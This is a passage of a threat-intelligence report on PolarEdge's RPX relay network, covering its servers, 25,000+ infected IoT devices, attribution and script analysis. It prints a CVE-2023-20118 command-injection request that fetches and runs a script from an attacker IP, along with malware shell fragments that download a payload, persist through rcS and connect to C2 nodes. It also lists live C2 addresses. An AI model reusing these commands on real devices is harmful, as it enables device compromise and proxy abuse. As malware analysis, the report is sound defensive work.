Smoking Gun Uncovered: RPX Relay at PolarEdge's Core Exposed

By Alex.Turing

Published: 2025-10-29 · Archived: 2026-04-05 21:53:09 UTC

Background

On May 30, 2025, **XLab's Cyber Threat Insight and Analysis System(CTIA)** detected IP address 111.119.223.196 distributing an ELF file named "w". The AI detection module flagged the file as PolarEdge-related, yet it returned zero positive hits on VirusTotal—sparking speculation that PolarEdge might have quietly launched a new wave of operations. Curious to verify this, we launched an in-depth investigation. Through targeted correlation analysis, we uncovered `RPX_Client`, a component never before documented publicly. Its core functions include onboarding compromised devices into the proxy pool of designated C2 nodes, providing proxy services, and enabling remote command execution.

PolarEdge was first disclosed by **Sekoia** on February 25, 2025. It exploits vulnerable IoT/edge devices and purchased VPS to build an Operational Relay Box (ORB) network for cybercrime support. Functionally akin to residential proxies, ORB focuses on long-term stealth and traffic obfuscation—a classic infrastructure-as-a-service malware.

ORB excels at evasion, source hiding, and attribution complexity, making it favored by APT actors and a 2025 cybersecurity hotspot. **Mandiant** even coined "As the ORBs rise, the IOC goes extinct" arguing ORBs undermine traditional indicators in detection and attribution.

In August/September 2025, **Censys** published two PolarEdge reports, using certificate links to analyze infrastructure. Their September 23 report revealed RPX_SERVER, a reverse-proxy gateway. Confidence in tying it to PolarEdge waned after learning the certificates were from legacy Mbed TLS 3.4.0 (formerly PolarSSL).

> Censys Note:
> "We were recently informed by a community member that the certificate highlighted in earlier versions of this research is also present in older versions of Mbed TLS, version 3.4.0, previously known as PolarSSL. Additionally, the TLS certificate we had associated with the "PolarEdge" malware also originates from the same Mbed TLS repository. This new context reduces the confidence of the evidence linking the exposure footprint or the RPX server we analyzed directly to PolarEdge."

However, from **Xlab's perspective**, we have **high confidence** in attributing the PolarSSL test certificate infrastructure and RPX_Server mentioned in Censys' original report to PolarEdge. This judgment is primarily based on unique intelligence from the captured **RPX_Client** sample, with the following specific evidence:

- The coding style of the scripts spreading RPX_Client, along with the ELF sample w, exhibits clear homology with known PolarEdge samples.

- RPX_Client and RPX_Server are highly complementary in functionality — as their names suggest, they form a classic client-server relationship.
- A database from one RPX_Server contains records of RPX_Client distribution via 111.119.223.196.
- Some servers using PolarSSL test certificates correctly handle RPX_Client requests and are confirmed to host RPX_Server instances.

The successive discoveries of RPX_Server and RPX_Client have enabled us to delve deeper into PolarEdge's relay operations and infrastructure. The results are promising:

- **Operationally**, we have gradually clarified how PolarEdge leverages RPX_Server, Go-Admin, and Nginx for node management and traffic distribution.
- **Infrastructurally**, we have identified 140 C2 servers and uncovered over 25,000 infected devices.

However, we must acknowledge that **no single vendor has complete visibility** — thorough threat analysis inevitably requires broad industry collaboration. To advance research on the PolarEdge ORB network, we are publishing these findings to the community, hoping that the combined efforts of **Sekoia**, **Censys**, and **Xlab** will lay a foundation for deeper future exploration of PolarEdge.

1: Infrastructure & Scale

RPX Server: 140 VPS Nodes


We captured 10 RPX Server IPs across different periods via script `q`. All use port 55555 and share the same [public PolarSSL test certificate](#).

Using the pattern **certificate + port 55555**, we identified 161 candidate IPs. After validating with the reverse-engineered communication protocol, 140 were confirmed as active RPX Servers.

These 140 servers exhibit interesting characteristics: they are all VPS nodes, concentrated in ASNs 45102, 37963, and 132203, and hosted on Alibaba Cloud and Tencent Cloud.

Host.autonomous_system.name	Count of Hosts	%
ALIBABA-CN-NET Alibaba US Technology Co., Ltd.	73	60.83%
TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Av ...	27	22.50%
ALIBABA-CN-NET Hangzhou Alibaba Advertising Co.,Lt ...	20	16.67%
Remaining Results	0	0.00%
Total	120	100.00%

Reverse engineering also revealed an API that exports proxy pool nodes into Clash configuration files, enabling use by attackers or specific campaigns.




RPX Client: 25,000+ Infected Devices

Through technical means, we obtained partial RPX_Client datasets. The data includes fields such as **IP, brand, createAt, and onlineTime**, enabling in-depth analysis of PolarEdge RPX across multiple dimensions: infection scale, geographic distribution, and device types.


```
 # RPX Client Data Example
{
  "id": 4,
  "uuid": "6cee47cf79f94dc4bf2b867028fc{mask}",
  "ip": "12x.18x.18x.23x",
  "onlineTime": "2025-10-16T14:34:27+08:00",
  "antiConnTotal": "0",
  "antiConnNum": "0",
  "antiConnState": "1",
  "antiConnTime": "0001-01-01T00:00:00Z",
  "brand": "ktcctv_1",
  "version": "0.0.13",
  "heartbeat_time": "60",
  "no_response_num": "1",
  ...
  "createdAt": "2025-10-16T14:34:13+08:00",
  "updatedAt": "2025-10-20T13:08:04+08:00",
  "createBy": 0,
  "updateBy": 0
}
```

Statistics show that since July 2024, over 25,000 IPs have been cumulatively infected, with the infection scale showing a sustained upward trend.




Infected devices are distributed across 40 countries and regions, primarily concentrated in Southeast Asia and North America.

The top 10 countries are: South Korea 41.97%, China 20.35%, Thailand 8.37%, Malaysia 5.98%, India 3.79%, Israel 3.73%, USA 3.69%, Vietnam 2.56%, Indonesia 2.12%, Russia 1.19%.



RPX_Client uses the brand field when reporting to the server to identify device grouping or type. The primary infected devices are ktcctv and tvt, accounting for over 90%.



Below is the mapping of group strings to real device types.

Group	Device
ktcctv	KT CCTV
tvt	Shenzhen TVT DVR
cyberoam	Cyberoam UTM
fh	unknow
asus	Asus Router
draytek	DrayTek Router
rv340	Cisco RV340 VPN Router
dlink	D-Link Router
univ	Uniview Webcam

2: Timeline & Attribution

Capture Timeline of New Scripts

- **April 27, 2025**: Attackers exploited **CVE-2023-20118** via 111.119.223.196 to spread a script named `s`. Due to network issues, the script was not captured.

```
POST /cgi-bin/config.exp?delete_cert&1&;cd${IFS}/tmp;busybox${IFS}ftpget${IFS}-u${IFS}ftt${IFS}-
p${IFS}hello123*k${IFS}111.119.223.196${IFS}s${IFS}./s;sh${IFS}s; HTTP/1.1
Host:
Connection: close
Content-Length: 0
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="93", " Not;A Brand";v="99", "Chromium";v="93"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://       :4443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.85 Safari/537.36
```

- **May 30, 2025**: IP 111.119.223.196 distributed an ELF file `w` at `111.119.223.196:51715/w`. This file was first seen on December 25, 2023, spread by **82.118.22.155**. Analysis of 82's activity revealed a clear chain: **script** `a` → `w` → **script** `q`.

Inspired by this, we proactively monitored `111.119.223.196:51715/q` in Xlab's Payload system.

- **June 2, 2025**: Successfully captured **script** `q`, which delivered the core subject of this research — **rpx_client**. Notably, IP 111 provided intermittent downloads; `q` was not persistently available.

SHA1	Hosted urls	Tag	Engine Detection	FirstSeen
3531c15ba3defb66c1db42f3230b1dc94586b774	http://111.119.223.196:51715/q	-	0/14	2025-08-12
326a661efcabecf04e75e2d31c05c7e5c1dd8baf	http://111.119.223.196:51715/q	-	0/14	2025-08-07
bdf1f9c4716876649352d94cfe4e1aee908d58f8	http://111.119.223.196:51715/q	-	0/14	2025-08-07
c9149058d92a7fb2e81c2df8943be7afc03676f6	http://111.119.223.196:51715/q	-	0/14	2025-07-21

Attribution to PolarEdge


- **Role of 82.118.22.155**

VirusTotal shows **82.118.22.155** spread shell script `a` and ELF `w` in December 2023, marking it as a likely downloader server. PDNS records reveal domain **beastdositadvtofm[.]site** resolved to this IP during the same period. Its CNAME chained to **jurgencindy.asuscomm.com** — the same host pointed to by Sekoia-disclosed C2s **icecreand[.]cc** and **centrequ[.]cc**. These strong links confidently tie the domain and IP to PolarEdge infrastructure.

rname | rdata | sameSLD | sameRdata | whois | sample | page | source_organization | tls | codomain


first seen	last seen	count	rname	rrtype	rdata
2025-09-24 18:08:48	2025-10-23 08:18:03	98985	icecreand.cc	CNAME	jurgencindy.asuscomm.com
2025-09-24 18:17:19	2025-10-23 08:17:43	98895	centrequ.cc	CNAME	jurgencindy.asuscomm.com
2025-10-13 12:21:04	2025-10-19 16:43:55	2	beastdositadvtofm.site	CNAME	jurgencindy.asuscomm.com
2025-10-09 11:52:40	2025-10-11 11:19:48	4	missionim.cc	CNAME	jurgencindy.asuscomm.com

Recently, while cataloging PolarEdge samples, we found **conclusive evidence**: both the domain and IP appear in the decrypted C2 config of PolarEdge backdoor sample 3e5e99b77012206d4d4469e84c767e6b. Thus, 82.118.22.155 was PolarEdge infrastructure in December 2023; samples `a` and `w` were likely used to fetch PolarEdge payloads. Both of them were developed by the PolarEdge group and exhibit attribution-worthy traits.




- **ELF Sample Similarity**

The new `w` includes two unencrypted sections: **xxxx** and **cccc**. Known PolarEdge samples use encrypted sections **init_text** and **init_rodata**. Despite encryption differences, the addition of custom sections reflects consistent design philosophy.



Crucially, `w`'s parameter strings and HTTP fields (e.g., Host, User-Agent) are highly distinctive and share clear homology with PolarEdge backdoors. We assess `w` as a **stripped connect-back module** from the PolarEdge core, dedicated to payload retrieval. This is reinforced by its sole supported mode **"curk"** — likely a misspelling (or playful nod) to `curl`, underscoring its role as a **downloader**.



- **Script Similarity**

Both **111.119.223.196** and **82.118.22.155** spread `w`, and their propagation scripts are nearly identical in style and structure.

So we confirm that IP 111.119.223.196 is **PolarEdge infrastructure**. The **RPX_Client** sample, spread via scripts `q` and `w` in this campaign, is attributed to PolarEdge and represents the first identified relay component of this threat.

3: Technical Analysis

Functionality of Script q

We captured a total of 11 script `q` variants with distinct hashes. Despite the use of obfuscation, analysis was straightforward. All variants share nearly identical functionality: their purpose is to **download and execute the RPX component**, differing only in the C2 address.


- **Download wget.tar**

Uses w to download wget.tar. Note the parameters of w: m indicates mode, h is the remote host, e is the port, f is the local path, and q is the remote path.

```
md5h="38284aca0d0147335f2261cfb9b2aa69"
cd /nfsdir
rm -rf ./wget.tar
./w -m curk -h 111.119.223.196 -e 51716 -f /nfsdir/wget.tar -q '/wget.tar'
mymd5=$(busybox md5sum ./wget.tar|grep $md5h)
if [ "$mymd5" == "" ];then
        rm -rf ./wget.tar
        sleep 30
        ./w -m curk -h 111.119.223.196 -e 51716 -f /nfsdir/wget.tar -q '/wget.tar'
        mymd5=$(busybox md5sum ./wget.tar|grep $md5h)
        if [ "$mymd5" == "" ];then
                rm -rf /nfsdir/.tv
                rm -rf ./wget.tar
                rm /nfsdir/w
                exit 1
        fi
fi
```

download wget.tar

The wget.tar archive contains two files: rpx and rpx.sh. Among them, rpx is the core analysis subject of this article, i.e., rpx_client; while rpx.sh is a persistence script. By executing the command `echo "/bin/sh /mnt/mtd/rpx.sh &" >> /etc/init.d/rcS`, it injects rpx.sh into the rcS initialization script, thereby achieving persistent residency.



- **Launch RPX Core Component**

rpx adds the compromised device to the ORB network. Its first parameter is the control node IP, the second is the port, and the third is brand, likely indicating grouping. Across the 11 q scripts, we collected 10 unique control node IPs, all using port 55555.

```
echo -n "013" > .vers
./rpx 8.211.172.183 55555 tvt_1 > /dev/null 2>&1 0>&1 &
sleep 5
if [ "`ps|grep -v grep|grep connect_server`" == "" ];then
        sleep 60
        ./rpx 8.211.172.183 55555 tvt_1 > /dev/null 2>&1 0>&1 &
fi
sleep 1
```

launch rpx_client

RPX System Deep Dive

- **RPX Server Node**

RPX server nodes typically run four core services: RPX_Server, Nginx, Go-Admin, and Go-Shadowsocks. Among them, RPX_Server and the customized Go-Admin are key PolarEdge components — RPX_Server acts as the worker node, handling actual proxy services; Go-Admin serves as the administrator node, managing node

registration, session validation, command distribution, and Clash configuration export for third-party use. Nginx operates in reverse proxy mode, forwarding traffic from port 19999 to the Go-Admin service, while Go-Shadowsocks is dedicated to providing Shadowsocks proxy service.

These services produce distinct network fingerprints:


Service	Port(s)	Certificate Fingerprint / Trait
Nginx	19999	Fixed self-signed cert: `3f00058448b8f7e9a296d0cdf6567ceb23895345eae39d472350a27b24efe999`
RPX_Server	55555, 55557, 55558	Fixed self-signed cert: `e234e102cd8de90e258906d253157aeb7699a3c6df0c4e79e05d01801999dcb5`
Go-Admin	55560	Dynamic self-signed cert with **O = null, CN = null**, serial `123456`

- **RPX Server**

In brief, RPX Server is a **reverse-connection proxy gateway**. Its core mechanism: it does not connect directly to the target, but instead schedules a registered proxy node to connect to the target, which then establishes a reverse connection back to a **dynamically allocated temporary port** on the gateway. Traffic between the client and target is transparently bridged on this port.

This is demonstrated in a live test: we ran RPX_Client on a Japan test host `45.x.x.8` and registered it with RPX Server node `8.216.14.9`. Then, from a local machine, we connected a go-shadowsocks client to this control node and queried the exit IP via `ipinfo.io`.

Although go-shadowsocks logs show the path as
